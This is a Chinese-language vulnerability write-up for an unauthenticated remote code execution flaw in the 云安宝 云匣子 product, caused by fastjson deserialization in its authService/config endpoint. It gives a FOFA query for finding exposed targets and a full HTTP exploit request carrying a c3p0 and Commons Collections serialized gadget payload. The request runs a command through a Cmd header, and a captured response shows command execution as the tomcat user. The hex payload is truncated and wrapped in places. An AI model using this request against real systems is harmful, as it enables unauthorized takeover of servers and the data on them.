Y25-1云匣子-RCE

漏洞描述：

云匣子authService接口处使用存在漏洞 fastjson 组件，未授权的攻击者可通过fastjson 序列化漏洞对云匣子发起攻击获取服务器权限。

网站图片：

网络测绘：

fofa语法：

FOFA：app="云安宝-云匣子"


漏洞复现：

payload：

```
POST /3.0/authService/config HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cmd: id
Content-Type: application/json;charset=utf-8
Origin: https://your-ip
Referer: https://your-ip
Accept-Encoding: gzip
Connection: close

{
    "a": {
        "@type": "java.lang.Class",
        "val": "com.mchange.v2.c3p0.WrapperConnectionPoolDataSource"
    },
    "b": {
        "@type": "com.mchange.v2.c3p0.WrapperConnectionPoolDataSource",
        "userOverridesAsString": "HexAsciiSerializedMap:aced0005737200116a6176612e7574696c2e48617368536574ba44859596b8b7340300007870770c000000023f40000000000001737200346
    }
}
```

效果图:



```
POST /3.0/authService/config HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like
Gecko) Version/12.0.3 Safari/605.1.15
Cmd: id
Content-Type: application/json;charset=utf-8
Origin: https://[redacted]
Referer: https://[redacted]
Accept-Encoding: gzip
Connection: close

{
    "a": {
        "@type": "java.lang.Class",
        "val": "com.mchange.v2.c3p0.WrapperConnectionPoolDataSource"
    },
    "b": {
        "@type": "com.mchange.v2.c3p0.WrapperConnectionPoolDataSource",
        "userOverridesAsString":
        "HexAsciiSerializedMap:aced0005737200116a6176612e7574696c2e48617368536574ba44859596b8b734030
        0007870770c000000023f40000000000001737200346f72672e6170616368652e636f6d6d6f6e732e636f6c6c656
        374696f6e732e6b657976616c75652e546965644d6170456e7472798aadd29b39c11fdb0200024c00036b6579740
        0124c6a6176612f6c616e672f4f626a6563743b4c00036d617074000f4c6a6176612f7574696c2f4d61703b78707
        40003666f6f7372002a6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e6d61702e4c6
        17a794d61706ee594829e7910940300014c0007666163746f727974002c4c6f72672f6170616368652f636f6d6d6
        f6e732f636f6c6c656374696f6e732f5472616e73666f726d65723b78707372003a6f72672e6170616368652e636
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 26 Nov 2023 18:51:12 GMT
Connection: close
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-frame-options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=3153600
Content-Length: 55

uid=1000(tomcat) gid=1000(tomcat) groups=1
```